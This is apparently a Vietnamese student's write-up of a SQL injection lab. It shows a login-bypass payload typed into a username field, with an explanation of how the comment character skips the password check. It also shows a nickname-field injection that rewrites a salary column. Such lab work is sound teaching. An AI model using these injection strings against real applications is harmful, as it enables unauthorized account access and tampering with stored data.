
Nguyễn Huỳnh Minh Tiến

MSSV: 18110377


2. Get Familiar with SQL Statements:




**TASK 5.1. Modify your own salary.**

Nhập vào textbox USERNAME:


admin' or 1=1; #




**Kết quả trả về:**



Giải thích: Đoạn code dùng để đăng nhập:





Khi thay giá trị người dùng nhập từ ô USERNAME vào đoạn code trên ta được:

$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,

        nickname, Password

        FROM credential

        WHERE name= 'admin' or 1=1; #' and Password='$hashed\_pwd'";


$result = $conn -> query($sql);

...

Do trong PHP, đoạn code sau dấu # sẽ trở thành phần comment, không được thực thi. Khi đó, với câu truy vấn như trên, chúng ta không cần mật khẩu cũng có thể đăng nhập được vào tài khoản admin.

**• Task 5.2: Modify other people’ salary. After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar.**


Danh sách các người dùng:




Trong đó mức lương ban đầu của admin (Alice) là 123456. Mức lương của Boby là 30000.

Update thông tin cá nhân: Nhập vào textbox Nickname:

Alice', salary=99999 where name='Alice'; #

